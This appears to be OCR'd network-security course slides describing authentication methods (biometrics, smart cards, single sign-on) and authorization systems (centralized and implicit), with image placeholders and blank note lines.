
- **Analyzes** the thickness and location of veins

Face Recognition

- Analyzes the pattern of **facial features**

Voice Recognition

- Analyzes an **individual's vocal pattern**



Types of Authentication: Smart Card Authentication

- A smartcard is a small **computer chip device** that holds the personal information required to authenticate the user

- Users must insert their Smartcards into readers and their **Personal Identification Number** (PIN) to complete authentication

- Smartcard Authentication is a **cryptography-based authentication** method that provides stronger security than password authentication

Notes: ____


____

____

____

____

____




Types of Authentication: Single Sign-on (SSO)

- SSO allows a user to authenticate themselves to **multiple servers** on a network with **single password** without re-entering it every time

Advantages:

- Users do not need to remember passwords for multiple applications or systems
- Reduces the time needed for entering a username and password
- Reduces the network traffic to the **centralized server**
- Users only need to enter credentials once for multiple applications



Types of Authorization

- Authorization involves **controlling an individual's access** of information (E.g., the user can read the file but not overwrite or delete it)

Types of Authorization Systems

Centralized Authorization

- Authorization for network access is done through a **single centralized** authorization unit
- Maintains a **single database** for authorizing all the network resources or applications
- **An easy and inexpensive** authorization approach

Implicit Authorization

- Users can access the requested resource **on behalf** of others
- The access request goes through a **primary resource** to access the requested resource

